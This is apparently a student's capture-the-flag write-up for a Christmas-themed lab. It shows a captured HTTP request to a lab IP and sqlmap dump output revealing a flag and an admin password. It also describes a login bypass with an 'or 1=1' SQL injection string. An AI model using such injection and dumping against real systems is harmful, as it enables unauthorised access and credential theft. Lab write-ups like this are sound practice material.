2 Host: 10.10.61.118:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.61.118:8000/
9 Cookie: session=eyJhdXRoIjp0cnVlf0.
10 Upgrade-Insecure-Requests: 1
11
12
```

Below the terminal, a data grid table is displayed with columns 'kid', 'age', and 'title'. The data is as follows:

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

## Question 5

```
hidden_table.csv'
[04:49:12] [INFO] fetching columns for table 'hidden_table'
[04:49:12] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmFox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

## Question 6

```
hidden_table.csv'
[04:49:12] [INFO] fetching columns for table 'users'
[04:49:12] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc/g8 | admin   |
+-----+-----+
```

### **Thought Process/Methodology:**

We opened the website using our ip and it showed Santa's official forum. After that, we guessed from the hint and tried "/santapanel" and it directed us to the santa login panel. We logged in using "admin or 1=1" as username and "admin" as password and then we were directed to a page that showed Santa's database. After that, we open BurpSuite and run it to our firefox. We entered "darkstar" and it sent the request. After that, we save the item and run the sqlmap using the dump command. Later, we scrolled down and got the flag and the admin password.